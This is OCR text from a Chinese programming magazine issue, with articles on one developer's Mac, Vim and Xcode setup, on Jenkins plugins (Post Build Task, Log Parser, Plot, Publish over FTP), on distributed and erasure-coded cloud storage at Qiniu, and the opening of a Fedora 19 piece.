
插件

我使用了Xcode 4的ViEmu[②]这个插件。ViEmu是能在编辑器里使用Vi/Vim命令的插件，最近发布了支持Xcode 4的最新版本。以前也有一些类似的免费插件，但是多数都不稳定，或者支持的命令较少，想必喜欢用Vim的iOS应用开发工程师们都曾为此伤过脑筋。虽然ViEmu这个插件不是免费的，而且还不是很便宜，但我还是非常想把它推荐给使用Vim的工程师们。

① http://www.sublimetext.com/
② http://www.viemu.com/

⑨ 定制Mac打造最强的Terminal、Vim和Xcode组合

译/刘斌



保持Xcode开启，通过Terminal里的macvim-kaoriya来进行编码

个人信息

姓名 所友太（TOKORO Yuta）
TwitterID @tokorom
http://www.tokoro.me/
开发经验 约12年
Mac使用经验 4年
使用机型 MacBook Pro（Retina）、MacBook Air、iMac

移动应用软件开发工程师，主要进行iOS应用的开发。最近一直负责公司内部Library的开发。著有《iPhone编程UIKit详解》、《详解EZ应用（BREW）编程》两本书都由RIC TELECOM出版发行）。

开始使用Mac的原因

在4年前准备开始学习iPhone应用开发的时候，不得已而买了MacBook Air，这也是我第一次使用Mac系统。从那之后，在磕磕绊绊地使用Mac的过程中，渐渐被它的魅力所吸引，在半年后就将之前作为主力机器使用的Windows PC换成iMac了。现在不管是在公司还是在家里，我都是用MacBook Pro Retina with Apple Thunderbolt Display。此外我还有一台MacBook Air，一般在出差或者参加技术沙龙的时候使用。

有时候工作上也需要使用Windows或者Linux系统，这种情况下我都会通过Parallels Desktop来运行Mac之外的OS。

干净的桌面

桌面一直非常干净，就像新安装了系统一样。我一般将桌面作为工作空间来使用，工作的时候会存放一些截屏、下载的文件，或者临时文档，使桌面显着有点凌乱，但是在工作告一段落的时候，我就会把桌面上的东西扔进垃圾箱或者移动到合适的文件夹里去。

开发环境


Xcode和Terminal.app

工作中进行iOS开发的时候，我会频繁地交替使用Xcode和Terminal.app。具体来说就是，编写代码的时候使用Terminal，编译或者调试的时候则使用Xcode。鉴于这种情况，在Xcode和Terminal之间快速地进行切换就显得很重要了。所以我选择了使用TotalTerminal[①]

① http://totalterminal.binaryage.com/

这个软件。在TotalTerminal里，我将连击两次Command键设置为将Terminal切换到前台的快捷键。此外我还做了如下设置。

- 在Termial里编写代码时，如果想在真机上进行验证，通过连续敲打Command、Command、Command+R切换到Xcode并执行即可
- 在Xcode上进行调试后，可以通过Command、Command调出Terminal来继续修改代码



原则上不在桌面上放置任何东西。虽然工作中会在桌面上保存各种各样的文件，但是工作结束后就会进行清理操作，以保持桌面整洁



最爱用Vim

之所以使用Xcode和Terminal这种组合，最主要的原因就是我非常喜欢使用Vim[②]进行编码。

为了能在Vim里编写Objective-C代码，我安装了一些插件，其中最常用的是下面这几个。

- vim-altr……在源文件和头文件之间快速地进行切换
- ctrlp……快速打开文件。unite.vim和FuzzyFinder好像也很不错
- neocomplcache & neosnippet……灵活使用代码片段(Code Snippet)功能。即使你没有完全记住snippet的关键字，它也能够自动补全，非常方便

除了这几个插件，如果你对我使用的其他插件也有兴趣的话，可以到我Github上的dotfiles[③]看一下。



键盘必须是HHKB

我非常喜欢使用的键盘是Happy Hacking Keyboard Professional Type-S(后文简称为HHKB)。最喜欢HHKB的原因是它的左Option键非常容易按。

因为我很喜欢Vim编辑器，所以即使在Vim之外，有时候也需要用JAHL键来进行上下左右的移动操作。所以我在Key Remap4MacBook[④]里将左Option键(在HHKB的左下角)和JAHL键同时按下时的处理，设置为了和按下上下左右方向键时的处理一样。


而且，JAHL的优点还在于把手放在键盘的基准键位置[⑤]上就可以使用方向键，因此我就想要是能在基准键位置也能按下左Option键就好了。为了达到这个目的，需要用左手小拇指的根部来按左Option键(光凭文字恐怕难以理解这个动作，所以我添加了一张图片供大家参考)，能完成这个操作的键盘很少，HHKB就是其中之一，所以现在我已经越来越离不开它了。



用左手小拇指根部按下左Option键

---

② 具体来说是在Terminal里使用macvim-kaoriya。
③ https://github.com/tokorom/dotfiles
④ https://pqrs.org/osx/karabiner/index.html.en
⑤ 即左手放在asdf上，右手放在jkl上。——译者注



按部就班真的可行吗?

从小规模工程学习活用Jenkins



第3回 真的有必要用程序来做这些吗?

本回将介绍Jenkins的插件。Jenkins本身无法实现的一些功能，可以利用插件来补充。很多便利的插件已经成为Jenkins重要的一部分。这里笔者将对自己的Jenkins环境中所使用的插件以及其使用方法进行介绍。

文/岛崎聪(株)XVI Twitter @sato_c　译/阿逸

插　件

Jenkins的插件大致可分为两类。同Jenkins自身一起被安装的，例如Subversion和CSV(Concurrent Versions System)这类版本管理系统(以下称VCS)所使用的插件，以及从“系统管理”中的“管理插件”安装的插件。

VCS所使用的插件中，也有需要通过“管理插件”来安装的，例如Git插件。可能稍显麻烦，但正因为可以从“管理插件”安装新的插件，今后即便出现了新的VCS，只要有其对应的插件，也就可以马上在Jenkins中使用了。

可以从“管理插件”安装的插件，有与build相关的，也有与JOB设定相关的，种类可谓各式各样。实用的插件确实有很多，但如何查找想要的插件是一件比较麻烦的事。本文将首先对在何处配置与插件相关的操作等插件的管理方法进行说明。之后，再向那些不知道安装哪个插件好的读者，介绍一下笔者所使用的一些非常方便的插件。

查找插件

首先，我们来看一下已经安装了哪些插件。点击“系统管理”中的“管理插件”，进入插件管理页面(图1)。

可以看到4个Tab，分别是“更新”“可选插件”“已安装”“高级”。我们将逐个进行说明。

●“更新”Tab

在这里可以将已安装的插件更新到最新版本。Jenkins自身升级后，旧版本的插件可能无法正常运行，这时可以在此页面确认是否有插件更新的信息。

●“可选插件”Tab

当前公开中的插件一览。在需要安装的插件前打上勾，点击“直接安装”或者“下载待重启后安装”(图2)，画面迁移到下载页面(图3)，等待安装完毕即可。

●图1　插件管理页面



● "已安装"Tab

对已安装的插件进行管理。可以选择是否启用插件、卸载插件或者降到上一个安装的版本。

● "高级"Tab

在"高级"Tab下面，可以设置下载使用的代理服务器、升级插件的源站点，还可以手动安装已经下载的插件文件（扩展为.hpi）。无法自动安装的插件，或者从其他计算机下载的.hpi文件，可以尝试在这里进行安装。

插件的安装路径

后文中有几处需要进入到插件的安装目录进行查看。一般情况下，Jenkins的安装目录下有名为"Plugins"的文件夹，插件就被安装在Plugins下与插件同名的文件夹下。Jenkins安装目录的路径和OS环境相关，根据具体情况会有所不同，这一点请读者注意。

插件介绍

下面将介绍笔者所使用的插件。大致可分为两类：Skypebot中使用的插件以及笔者用来确认Jenkins的工作状态的插件。



Post Build Task

该插件在前一回[①]中有过介绍，为了将JOB的运行结果传递给Skypebot，需要使用该插件对从命令行输出的log进行解析。

该插件会查找log中是否出现了特定的关键字，并根据查找结果执行脚本。当存在多个条件时，还可以通过AND/OR对条件加以组合。例如将多个转换处理放在一个JOB中执行时，就可以使用该插件，这样即使有个别转换处理失败，也会对其余转换成功的数据进行提交。笔者还使用该插件，对每一个正常结束的JOB，向Skypebot发送"JOB名 build序号成功"这样的消息。如果只在JOB处理全部完成后再发送消息的话，即使出现错误也会像平常一样发送消息，所以笔者使用该插件进行了条件设置。

图5所示的设置为，查找符合"(数字) file(s) converted"模式的关键字，如果找到的话就运行脚本栏中记载的脚本。这次只设定了一个条件，如果涉及多个条件的话，点击"增加"键并输入条件即可。不再需要的条件通过点击"Delete Log Text"删除即可。脚本下面的两个

● 图2　可选插件页面



● 图3　下载页面



● 图4　Post Build Task的条件配置



① 本杂志2013年2月刊。

选择项为“所有步骤都成功的情况下才运行脚本”和“脚本的运行结果反映到JOB的状态中”的设置，两者都是在确认JOB正常执行的基础上，根据需要进行设置的。

Log Parser

该插件同样是一款用于解析命令行输出的log的插件，不同之处在于该插件会将解析的结果反映到JOB的状态中。笔者的环境中使用它来实现当build的结果为Warning时，将JOB的状态设置为既非成功也非失败的UNSTABLE状态。这样，如果找不到自动生成的代码中include的文件，就能立刻察觉。


●配置

在项目的配置中输入解析规则（Parsing Rules）的名称（Description）和记载有需要解析的关键字的文件（Parsing Rules File）即可（图6）。

文件中需要解析的关键字是用Java的正则表达式记载的。例如查找关键字“Warning”，如果有的话就发出警告，而随着工具的改变，关键字“Warning”的输出形式也会有所差异。如果逐一列举的话会比较麻烦，为了能够不区分大小写并从行首开始查找，可以写成如下形式。

```
warn/(?i)^warngin/
```

●图5　配置事例



此外，还可以添加诸如ok/error/info/start这样的规则。在显示log的页面上可以使用info和start使处理的各个阶段的分隔更醒目。笔者的JOB中在代码提交后和test build之间使用了info和start。另外还添加了Warning和错误的解析规则，对输出的错误消息进行解析，并根据结果修正代码或调查build的配置是否有问题。

有时，即便出现了错误也有可能无法被正确地反映到处理结果中。例如批处理文件中调用的其他批处理文件返回了错误代码的情况下，这时处理将继续执行到底，并不会因为错误而停止，因此就可能会导致在确认生成的文件之后才发现无法使用。可以用Log Parser应对这类问题。虽然需要调查清楚发生怎样的错误时会输出怎样的消息，但这个通过确认出错的build的命令行即可。

记载解析规则的文本文件不可以放在任意的目录下，而应该放在代码库中统一管理。虽然这个文件可能不会被频繁地修改，但如果没有固定的存放路径，人们常常会忘记该文件的存在。所以最好还是放在和其他代码以及脚本相同的路径下进行管理。

Build Pipe Line

这是一款通过仪表盘（dashboard）画面显示JOB一览，使其更易于查看的插件。通过仪表盘画面能确认各JOB之间的交互关系，以及成功或失败等消息。当自己想查看build JOB的流程时，一般会使用该插件。但在笔者的环境中，其他人不太担心JOB之间的交互，JOB的成功或失败也会通过Skypebot告知，所以不需要通过仪表盘来确认。

●图6　Log Parser的配置




●配置

可以将JOB一览做成Tab，这种情况下新添加的Tab称为视图。Build Pipe Line就是该视图的一种，用于将JOB之间的关系图像化，并显示在仪表盘画面上。

点击JOB一览右侧的“+”，进入视图的种类选择页面（图7）。这里选择“Build Pipeline View”，并输入视图名，就进入了配置画面（图8）。

画面所示的配置中需要修改的部分为“Select Initial Job”，这里选择最先执行的JOB。其余的配置可以根据需要进行修改。过去的build的显示件数会随着该视图中包含的JOB的数量而有所变化。点击“保存”后，显示的画面应该更易于查看JOB之间的关系，成功或失败也更易于理解（图9）。



Plot

数据量每天都在增长，但如果增长得过快就可能导致磁盘容量不足。在执行JOB的同时，可以将磁盘整体的容量以及特定目录的容量用图表的形式总结出来，这时就需要用到“Plot”插件。虽然需要预先进行一些准备，但只要在JOB中添加统计，磁盘容量的状况就能够一览无余。


●准备制作图表用的数据

运行该插件需要记录有制作图表使用的数据的.properties文件，例如下面这种。

```
例） imagesize.properties
YVALUE=264.464
```

YVALUE为纵轴的值，在build中生成并保存。横轴为各build的序号。YVALUE保存在build目录下的CSV文件中，所以能够直接使用。在JOB处理的最后，会对生成文件的大小进行统计，并运行脚本将统计得出的值写入文本文件，之后就可以通过图表确认每一次build后磁盘容量的增减情况了。


例如，对文件夹中图像文件的大小进行统计并输出的脚本如下（代码清单1）。脚本中还追加了将统计得出的文件大小写入文本文件的处理。在JOB中对所制作的图表进行配置（图10），可以设置图表的名称、制作时使用的build数以及图表的风格等。由于本次使用的是.properties文件，所以文件形式选择“Load data from properties file”，即从设定的“date series file”中读取数据并描画（图11）。




Publish over FTP

该插件的作用是将指定的输出文件上传到ftp服务器。笔者的环境中，当初安装该插件


●图7　选择视图的种类




●图8　Build Pipe Line的配置画面



●图9　Build Pipe Line画面






是打算用ftp进行作业提交的。现在倒是没有用它来进行提交，而是用来将输出文件保存到别的服务器上。

该插件的配置项不多。首先在Jenkins的系统设置中配置ftp服务器，需要设置服务器名、host名、ID、密码以及ftp服务器端的存放目录（图12）。


接着是JOB中的配置（图13），需要设置的有传输文件的路径（Transfer Set Sources file）、需要从文件名中删除的内容（Remove prefix）以及ftp服务器端的目录名（Remote directory）。需要从文件名中删除的内容是指，举例来说，传输的文件名为“/project/artifacts/BUILD20130505.zip”的情况下，如果设置删除的内容为“/project/artifacts/”，那么实际上传的文件名就为“BUILD20130505.zip”。这样一来，输出的文件就会在JOB的最后通过ftp被传送到指定目录中。通过配合使用这款插件和Post Build Task插件以及发送邮件的脚本，并事先制作好ftp上传成功后发送“提交成功”这样的邮件的JOB，就可以在深夜进行build，成功后在凌晨用ftp提交zip文件，并在ftp传输结束后立刻发送邮件。怎么样，是不是很棒呢？

 Emotional Jenkins


这是一款可以根据JOB的执行结果改变画面显示的插件。在JOB的build信息画面中，将成功/失败/警告显示为不同的图像。虽说用蓝/红/黄这三种颜色表示JOB的执行结果也算通俗易懂，但这次让我们来换点花样，如果成功的话就显示Jenkins先生得意的表情（图14中）；失败的话就显示带着魔鬼面具的Jenkins先生（图14左）。即使JOB执行失败，但如果每次都看到魔鬼面具，或者是Jenkins先生得意的表情，不免让人觉得厌烦，所以这里介绍一下图像的替换方法。

● 代码清单1　例（脚本：imagesize.rb）

```
001 : # 取得指定目录下的文件一览
002 : image_list = Dir.glob( ARGV[0].to_s )
003 : # 计算所有文件的大小
004 : image_file_size = 0
005 : image_list.each do |name|
006 :   file_status = File.stat(name)
007 :   image_file_size += file_status.size
008 : end
009 : # 输出的文件名
010 : IMAGESIZE="imagesize.properties"
011 : # 输出文件
012 : File.open(IMAGESIZE,"w") do |f|
013 :   f.write(sprintf("YVALUE=%.03f",
image_file_size))
014 : end
```



● 图10　Plot的配置



● 图11　可以通过图表来确认



● 图12　Jenkins中的配置项目

●替换方法

这里我们将图像替换为该插件的安装目录“emotional-jenkins-plugin”中“images”文件夹下的文件。初始状态下，成功/失败/不稳定的情况下将分别显示jenkins/angry-jenkins/sad-jenkins的PNG图像文件。

替换图像文件后，build信息画面上Jenk ns先生的面孔也就不见了。这次我们准备了样图②，如图15所示。替换后重新启动Jenkins，打开build信息画面，即可确认图像已经发生了改变（图16）。

② 样图已上传至笔者的GitHub（https://github.com/sato-c/sd_jenk ns），供想试着替换但手头没有合适图像的读者使用。

● 图13　JOB中的配置项目



● 图14　原来的文件




总　结


Jenkins的插件数量众多，并且帮助文档几乎都是英文的，所以很多人一开始都会觉得无从入手。但是只要知道如何配置，就可以自己慢慢摸索，所以首先要试着安装一下。这次介绍的插件都是笔者在考虑好其使用场景的基础上搜索到的。

可以通过搜索Jenkins插件一览的说明中包含的关键字，试着安装一下觉得相符合的插件，或者用Google搜索插件名，看一下网上的评论，或者咨询一下身边使用该插件的人等，判断该插件是否符合自己的需求。

● 图15　替换用的文件



● 图16　原来的JOB画面（左）和替换后的JOB画面（右）



存储系统的那些事

文/许式伟



存储系统从其与生俱来的使命来说，就难以摆脱复杂系统的魔咒。无论是单机时代的文件系统，还是后来C/S或B/S结构下数据库这样的存储中间件的兴起，还是如今炙手可热的云存储服务，存储都很复杂，而且是越来越复杂。

存储为什么会复杂，要从什么是存储谈起。存储这个词非常平凡，存储+计算（操作）就构成了一个朴素的计算机模型。简单来说，存储就是负责维持计算系统的状态的单元。从维持状态的角度，我们会有最朴素的可靠性要求。比如单机时代的文件系统，对于机器断电、程序故障、系统重启等常规的异常，文件系统必须可以正确地应对，甚至对于磁盘扇区损坏，文件系统也需要考虑尽量将损失降到最低。对于大部分的业务程序而言，你只需要重点关注业务的正常分支流程就行，对于出乎意料的情况，通常只需抛出一个错误，告诉用户你不该这么玩。但是对于存储系统，你需要花费绝大部分精力在各种异常情况的处理上，甚至你应该认为，这些庞杂的、多样的错误分支处理，才是存储系统的“正常业务逻辑”。

到了互联网时代，有了C/S或B/S结构，存储系统又有了新指标——可用性。为了保证服务质量，那些用户看不见的服务器程序必须时时保持在线，最好做到逻辑上是不宕机的（可用性100%）。服务器程序怎么才能做到高可用性？答案是存储中间件。没有存储中间件，意味着所有的业务程序，都必须考虑每进行一步操作就对状态进行持久化，以便自己挂掉后另一台服务器（或者自己重启后）知道之前工作到了哪里，接下去应该做些什么。但是对状态进行持久化（也就是存储）会非常繁琐，如果每个业务都自己实现，负担无疑非常沉重。但如果有了高可用的存储中间件，服务器端的业务程序就只需操作存储中间件来更新状态，通过同时启动多份业务程序的实例做互备和负载均衡，很容易实现业务逻辑上不宕机。

所以，数据库这样的存储中间件的出现基本上是历史必然。尽管数据库很通用，但它决不会是唯一的存储中间件。比如业务中用到的富媒体（图片、音视频、Office文档等），我们很少会去存储到数据库中，更多的时候是把它们放在文件系统里。但是单机时代诞生的文件系统，真的是最适合存储这些富媒体数据的吗？不，文件系统需要改变，原因如下。

- 伸缩性。单机文件系统的第一个问题是单机容量有限，在存储规模超过一台机器可管理的范围的时候，应该怎么办？
- 性能瓶颈。通常，单机文件系统在文件数目达到临界点后，性能会快速下降。在4TB的大容量磁盘越来越普及的今天，这个临界点相当容易达到。
- 可靠性要求。单机文件系统通常只是单副本的方案，但是今天单副本的存储早已无法满足业务的可靠性要求。数据需要有冗余（比较经典的做法是3副本），

并且在磁盘损坏时及早修复丢失的数据，以避免所有的副本损坏造成数据丢失。

- 可用性要求。单机文件系统通常只是单副本的方案，在该机器宕机后，数据就不可读取，也不可写入。

在分布式存储系统出现前，有一些基于单机文件系统的改良版本被一些应用采纳。比如在单机文件系统上加RAID5做数据冗余，来解决单机文件系统的可靠性问题。假设RAID5的数据修复时间是1天（实际上往往做不到，尤其是业务系统本身压力比较大的情况下，留给RAID修复用的磁盘读写带宽很有限），这种方案单机的可靠性大概是100年丢失一次数据（即可靠性是2个9）。看起来尚可？但是你得小心两种情况。一种是当你的集群规模变大时，你仍然沿用这个土方法，比如你现在有100台这样的机器，那么就会变成1年就丢失一次数据。另一种情况是如果实际数据修复时间是3天，那么单机的可靠性就直降至4年丢失一次数据，100台就是15天丢失一次数据，这个数字显然无法让人接受。

Google GFS是很多人阅读的第一份分布式存储的论文，这篇论文奠定了3副本在分布式存储系统里的地位。随后Hadoop参考此论文实现了开源版的GFS —— HDFS。但关于Hadoop的HDFS实际上业界有不少误区。GFS的设计有很强的业务背景特征，本身是用来做搜索引擎的。HDFS更适合做日志存储和日志分析（数据挖掘），而不是存储海量的富媒体文件，原因如下。

- HDFS的block大小为64M，如果文件不足64M也会占用64M。而富媒体文件大部分仍然很小，比如图片常规尺寸在100K左右。有人可能会说我可以调小block的尺寸来适应，但这是不正确的做法。HDFS的架构是为大文件而设计的，不可能简单地通过调整block的大小就可以满足海量小文件存储的需求。
- HDFS是单Master结构，这决定了它能够存储的元数据条目数有限，伸缩性存在问题。当然作为大文件日志型存储，这个瓶颈会非常晚才遇到；但是如果作为海量小文件的存储，这个瓶颈很快就会碰上。
- HDFS仍然沿用文件系统的API形式。比如它有目录这样的概念，在分布式系统中维护文件系统的目录树结构，会遭遇诸多难题。所以HDFS想把Master扩展为分布式的元数据集群并不容易。

分布式存储最容易处理的问题域还是单键值的存储，也就是所谓的Key-Value存储。只有一个Key，就意味着我们可以通过对Key做Hash，或者对Key做分区，来让请求快速定位到某一台特定的存储机器上，从而转化为单机问题。这也是为什么在数据库之后，会冒出来那么多NoSQL数据库。因为数据库和文件系统一样，最早都是单机的，在伸缩性、性能瓶颈（在单机数据量太大时）、可靠性、可用性上遇到了相同的麻烦。NoSQL数据库的名字其实并不恰当，它们更多的不是去SQL，而是去关系（我们知道数据库更完整的称呼是关系型数据库）。有关系意味着有多个索引，也就是有多个Key，而这对数据库转为分布式存储系统来说非常不利。

七牛云存储的设计目标是针对海量小文件的存储，所以它对文件系统的第一个改变也是去关系，也就是去目录结构（有目录意味着有父子关系）。所以七牛云存储不是文件系统（File System），而是键值存储（Key-Value Storage），用时髦点的话说就是对象存储（Object Storage）。不过七牛自己喜欢把它叫作资源存储（Resource Storage），因为它是用来存储静态资源文件的。蛮多七牛云存储的新手会问，为什么我在七牛的API中找不到创建目录这样的API，根本原因还是受文件系统这个经典存储系统的影响。

七牛云存储的第一个实现版本，从技术上来说是经典的3副本的键值存储。它由元数据集群和数据块集群组成。每个文件被切成了

以4M为单位的一个个数据块，各个数据块按3副本做冗余。但是作为云存储，它并不仅仅是一个分布式存储集群，它需要额外考虑以下问题。

- 网络问题，也就是文件的上传下载问题。文件上传方面，我们得考虑在相对比较差的网络条件下（比如2G/3G网络）如何确保文件能够上传成功，大文件（七牛云存储的单文件大小最大是1TB）如何能够上传成功，如何能够更快地上传。文件下载加速方面，考虑到CDN已经有了10多年的历史，非常成熟，我们决定基于CDN来做下载加速。
- 数据处理。当用户将文件托管到了七牛，那么针对文件内容的数据处理需求也会自然衍生。比如我们第一个客户就给我们提了图片缩略图相关的需求。在音视频内容越来越多的时候，自然就有了音视频转码的需求。可以预见在Office文档多了后，也就会有Office文档转换的需求。

所以从技术上来说，七牛云存储是这样的：

七牛云存储=分布式存储集群+上传加速网络（下载外包给CDN）+数据处理集群

网络问题并不是七牛要解决的核心问题，只是我们要面对的现实困难。所以在这个问题上如果有足够专业的供应商，能够外包我们会尽可能外包。而分布式存储集群的演进和优化，才是我们最核心的事情。早在2012年2月，我们就启动了新一代基于纠删码算术冗余的存储系统的研发。新存储系统的关注点在以下几个方面。

- 成本。经典的3副本存储系统虽然经典，但是代价也是高昂的，需要我们投入3倍的存储成本。那么能不能保证在高可靠和高可用的前提下把成本做下来？
- 可靠性。如何进一步提升存储系统的可靠性？答案是更高的容错能力（从允许同时损坏两块盘到允许同时损坏4块盘）、更快的修复速度（从原先3小时修复一块坏盘到30分钟修复一块坏盘）。
- 伸缩性。如何从系统设计容量、IO吞吐能力、网络拓扑结构等角度，让系统能够支持EB级别的数据存储规模？关于伸缩性这个话题，涉及的点是全方位的，本文不展开讨论（让我们把焦点放在成本和可靠性上）。

在经过了四个大的版本迭代后，七牛新一代云存储（v2）终于上线。新存储的第一大亮点是引入了纠删码（EC）这样的算术冗余方案，而不再是经典的3副本冗余方案。我们的EC采用的是28+4，也就是把文件切分为28份，然后再根据这28份数据计算出4份冗余数据，最后把这32份数据存储在32台不同的机器上。这样做的好处是既便宜，又提升了可靠性和可用性。从成本角度来说，同样是要存储1PB的数据，要买的存储服务器只需3副本存储的36.5%，经济效益相当好；从可靠性方面来说，以前3副本只能允许同时损坏两块盘，现在能够允许同时损坏4块盘，大大改善了可靠性（后面讨论可靠性的时候我们给出具体的数据）；从可用性角度来说，以前能够接受两台服务器下线，现在能够同时允许4台服务器下线。

新存储的第二大亮点是修复速度，我们把单盘修复时间从3小时提升到了30分钟以内。修复时间同样对提升可靠性有着重要意义（后面讨论可靠性的时候我们会给出具体的数据）。这个原因是比较容易理解的。假设我们的存储允许同时坏M块盘而不丢失数据，那么集群可靠性，就是看在单位修复时间内，同时损坏M+1块盘的概率。例如，假设我们的修复时间是3小时，那么3副本集群的可靠性就是看3小时内同时损坏3块盘的概率（也就是丢数据的概率）。

让我们回到存储系统最核心的指标——可靠性。首先，可靠性和集群规模是相关的。假设我们有1000块磁盘的集群，对于3副本存储系统来说，这1000块盘同时坏3块就会发生

数据丢失，这个概率显然比3块盘同时坏3块要高很多。基于这一点，有人可能会想这样的土方法：如果把集群分为3块磁盘为一组，互为镜像，1000块盘就是333组（不好意思多了1块，我们忽略这个细节），是不是可以提升可靠性？这些同学忽略了下面一些关键点。

- 3块盘同时坏3块（从而丢失数据）的概率为p，那么333组这样的集群，丢失数据的概率是1-(1-p)^333 ≈ p * 333，而不是p。
- 互为镜像的麻烦之处是修复速度存在瓶颈。坏一块盘后你需要找一个新盘进行数据对拷，而一块大容量磁盘数据对拷的典型时间是15小时（我们后面将给出15小时同时坏3块盘的概率）。要想提升这个修复速度，第一步就需要打破镜像带来的束缚。

如果一个存储系统的修复时间是恒定的，那么这个存储集群在规模扩大的时候，必然伴随着可靠性的降低。所以最理想的情况是集群越大，修复速度越快。这样才能抵消因集群增大导致坏盘概率增加带来的负面影响。计算表明，如果修复速度和集群规模成正比（线性关系），那么集群随着规模增大，可靠性会越来越高。表1中列出了10　块硬盘的存储集群在不同存储方案、不同修复时间下的可靠性计算结果。

关于数据丢失概率具体的计算公式和计算方法，由于篇幅所限，本文中不做展开，我会另找机会讨论。

对我个人而言，七牛新一代云存储（v2）的完成，了了我多年的夙愿。但七牛不会就此停止脚步。我们在存储系统上又有了一些好玩的想法。从长远来说，单位存储的成本会越来越低（硬件和软件系统都会推动这个发展趋势）。而存储系统肯定会越来越复杂。例如，有赖于超高的容错能力，七牛对单块磁盘的可靠性要求降低了很多，这就为未来我们采用桌面硬盘而不是企业硬盘作为存储介质打下了基础。但是单块磁盘可靠性的降低，则会进一步推动存储系统往复杂的方向发展。基于这个推理，我认为存储必然需要转为云服务，成为水电煤一样的基础设施。存储系统越来越复杂，越来越专业，这就导致自建存储的难度和成本越来越高，自建存储的必要性也越来越低。必然有那么一天，你会发现云存储的成本远低于自建存储的成本，到时自建存储就会是纯投入而无产出，也就没有多少人会去热衷于干这样的事情了。

表1　1000块硬盘的存储集群在不同存储方案、不同修复时间下的可靠性计算结果

副本存储方案	容错度（M）	修复时间	数据丢失概率（P）	可靠性
3副本方案	2	30分钟	1.00E-08	8个9
		3小时	1.00E-05	5个9
		15小时	1.00E-02	2个9
28+4算术冗余方案	4	30分钟	1.00E-16	16个9
		3小时	1.00E-11	11个9
		15小时	1.00E-07	7个9

项目名是"薛定谔的猫"

Red Hat Enterprise Linux 7

冲刺阶段中的Fedora 19



文/藤田凌
译/夏目

Fedora 19（项目名：薛定谔的猫Schrodinger's Cat）是Red Hat Enterprise Linux 7（以下简称RHEL 7）的基础。原定是由Fedora 18担此重任的，但是由于几个主要功能的开发延期，导致这一重担落在了Fedora 19身上。下面大概介绍一下Fedora 19的新功能，以逐步过渡到RHEL 7。

作为RHEL 7基础增加必要的功能
